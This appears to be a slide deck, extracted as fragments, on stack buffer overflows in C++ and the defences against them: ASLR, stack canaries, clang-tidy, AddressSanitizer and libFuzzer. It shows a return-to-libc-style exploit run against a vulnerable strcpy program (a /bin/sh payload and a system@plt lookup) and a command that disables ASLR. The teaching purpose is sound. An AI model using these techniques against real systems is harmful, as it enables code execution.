
(no debugging symbols found)...done.

(gdb) print system

\$1 = {<text variable, no debug info>}

0x80482f0 <system@plt>






```
#echo 0 > /proc/sys/kernel/randomize_va_space
```

```
$ ./dummy
```

```
buff: 0xbffff66c
```

```
$ ./dummy
```

```
buff: 0xbffff66c
```

```
$ ./dummy
```

```
buff: 0xbffff66c
```

```
#echo 1 > /proc/sys/kernel/randomize_va_space
```

```
$ ./dummy
```

```
buff: 0xbff50ebc
```

```
$ ./dummy
```

```
buff: 0xbfb2957c
```

```
$ ./dummy
```

```
buff: 0xbfb3f7fc
```

```
void foo() {  
    char buff[80];  
    printf("buff: %p\n", buff);  
}  
  
int main() {  
    foo();  
}
```

```
$g++ -fstack-protection hello.cpp -o hello
```

```
$/hello "$(< exploit)"
```

```
Hello, [1??C??C
```

```
??S
```

```
?
```

```
`???/bin/shXAAAABBBB????????????????????????????????@?????
```

```
*** stack smashing detected ***: ./hello1 terminated
```

```
Aborted
```

greetings(char const* str):

```
    push    ebp
    mov     ebp, esp
    sub     esp, 104
    mov     eax, [ebp+8]

    mov     [esp+4], eax
    lea     eax, [ebp-88]
    mov     [esp], eax
    call    strcpy
    lea     eax, [ebp-88]
    mov     [esp+4], eax
    mov     [esp], OFFSET FLAT:.LC0
    call    printf
```

```
leave
ret
```

greetings(char const*):

```
    push    ebp
    mov     ebp, esp
    sub     esp, 120
    mov     eax, [ebp+8]
    mov     [ebp-108], eax
    mov     eax, gs:20
    mov     [ebp-12], eax
    xor     eax, eax
    mov     eax, [ebp-108]
    mov     [esp+4], eax
    lea     eax, [ebp-92]
    mov     [esp], eax
    call    strcpy
    lea     eax, [ebp-92]
    mov     [esp+4], eax
    mov     [esp], OFFSET FLAT:.LC0
    call    printf
    mov     eax, [ebp-12]
    xor     eax, gs:20
    je      .L2
    call    __stack_chk_fail
```

.L2:

```
leave
ret
```

```
$clang-tidy hello.cpp
```

```
/vagrant/src/hello.cpp:11:5: warning: Call to function 'strcpy' is  
insecure as it does not provide bounding of the memory buffer.  
Replace unbounded copy functions with analogous functions  
that support length arguments such as 'strncpy'. CWE-119 [clang-  
analyzer-security.insecureAPI strcpy]
```

```
    strcpy(name, str);
```

```
    ^
```



```
$g++ -fsanitize=address hello.cpp -o hello
```

```
$/hello "$(< exploit)"
```

```
=====
```

```
==2590== ERROR: AddressSanitizer: unknown-crash on address 0xbffff5c0 at pc
```

```
0xb6a02038 bp 0xbffff588 sp 0xbffff168
```

```
WRITE of size 97 at 0xbffff5c0 thread T0
```

```
#0 0xb6a02037 (/usr/lib/i386-linux-gnu/libasan.so.0.0.0+0xe037)
```

```
#1 0x80486bb (/vagrant/src/hello2+0x80486bb)
```

```
#2 0x80487a4 (/vagrant/src/hello2+0x80487a4)
```

```
#3 0xb685caf2 (/lib/i386-linux-gnu/libc-2.19.so+0x19af2)
```

```
#4 0x8048590 (/vagrant/src/hello2+0x8048590)
```

```
Address 0xbffff5c0 is located at offset 32 in frame <greetings> of T0's stack:
```

```
This frame has 1 object(s):
```

```
[32, 112) 'name'
```

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {  
    greetings(reinterpret_cast<const char*>(Data));  
    return 0;  
}
```

\$clang++ -fsanitize=fuzzer,address hello.cpp -o hello

\$/hello

=====
==6777==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x602000000011 at pc 0x0000004f1c54 bp 0x7ffef7cc7ed0 sp 0x7ffef7cc7680

READ of size 2 at 0x602000000011 thread T0

#0 0x4f1c53 in __interceptor_strcpy.part.262 (/root/a.out+0x4f1c53)

#1 0x564251 in greetings(char const*) /root/hello.cpp:12:5

#2 0x564370 in LLVMFuzzerTestOneInput /root/hello.cpp:18:3

#3 0x43121d in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) (/root/a.out+0x43121d)

Secure Development Lifecycle

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Thank you!

If you are looking at this last slide, you are already a hero!

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1. Кодогенерация C++ кроссплатформенно - youtu.be
2. Anatomy of a Program in memory - manybutfinite.com
3. Compiler Explorer - godbolt.org
4. MUST READ BOOK - Hacking: The Art of Exploitation - wikipedia.org
5. Anatomy of stack smashing Attack - drdobbs.com
6. Protection against buffer overflow - win.tue.nl
7. Bypassing ASLR - sploitfun.wordpress.com
8. Getting around non-executable stack seclists.org
9. On the Effectiveness of Address-Space Randomization - stanford.edu
10. Clang-tidy security checks - clang.llvm.org
11. Address sanitizer - github.com
12. libFuzzer tutorial - github.com
13. Microsoft Secure Development Lifecycle microsoft.com